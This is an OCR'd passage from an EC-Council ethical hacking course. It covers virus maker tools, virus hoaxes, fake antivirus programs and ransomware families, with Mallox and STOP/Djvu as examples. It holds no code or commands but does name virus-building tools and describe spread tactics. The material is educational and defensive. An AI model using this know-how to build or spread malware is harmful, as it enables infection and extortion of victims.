


Figure 7.56: Screenshot showing the application (Task Manager) disabled by the virus

Some additional virus maker tools are as follows:

- TeraBIT Virus Maker
- Batch Virus Generator

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.

Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "Check activity" button and gets trapped.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.57: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- WhatsApp Seismic Waves Card
- McAfee Virus Pop-Up Scam
- McAfee Scam - Sinister Email

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Antivirus 10**


  Antivirus 10 is a fake antivirus software pretending to be a legitimate antivirus suite. It is distributed as a potentially unwanted program (PUP) with regular software applications. Antivirus 10 first imitates a system scan and shows several fake threats found in the system. It creates fake system warnings, firewall alerts, unwanted redirects to malicious websites, antivirus pop-ups, and encourages users to buy the full version.

Figure 7.58: Screenshot of Antivirus 10

Some additional fake antivirus programs are as follows:

- AVLab Internet Security
- Smart Security
- PC Analyzer Tool
- Live Protection Suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Phobos
- Xorist
- LockBit Black
- DarkSide RaaS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Conti
- Cerber
- Thanos
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze

Examples of Ransomware

- **Mallox Ransomware**

  Source: *https://www.pcrisk.com*

  Mallox is a ransomware strain that targets Microsoft (MS) Windows systems. It was first identified in June 2021 and compromises networks with vulnerable MS-SQL servers. Mallox ransomware infects victim computers through emails, software cracking tools that bypass license activation, and downloads from unknown sites. Mallox is designed to encrypt files on the infected system and appends the ".mallox" extension to file names. For example, the file name "sample.txt" becomes "sample.txt.mallox". Some other Mallox variants append extensions such as ".malox", ".malloxx", or ".maloxx" to encrypted files. It also creates a ransom note named "RECOVERY INFORMATION.txt", containing instructions for contacting the attacker. The demanded ransom is provided when the victim accesses the Mallox ransomware TOR website using a Tor Browser.




Figure 7.59: Screenshot showing Mallox ransom note

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **STOP/Djvu Ransomware**

  Source: *https://www.rewterz.com*

  The STOP/DJVU ransomware attack was initially identified in February 2018 and has since evolved into over 600 variants. This STOP ransomware acquired the nickname Djvu by adding the .djvu extension on its first ransomware attack, which is a legitimate file format used by AT&T. This new STOP variant has several layers of obfuscation and uses RSA encryption, which slows down analysis by researchers and automatic tools. STOP ransomware commonly targets Windows operating systems. Once the STOP/Djvu has infected the system, it downloads several other programs to encrypt all files on the system. The extensions differ for each variant of STOP ransomware, such as .looy, .vook, .kool, .nood, .wiaw, .wisz, .lkfr, .lkhy, .ldhy, .cdxx, .cdcc, etc. After encrypting all the files in the system, a text file "_readme.txt" will appear with instructions to contact the group to pay the ransom. The primary tactics used to spread this ransomware involve using spam emails with malicious attachments and masquerading file types on pirate torrent sites.

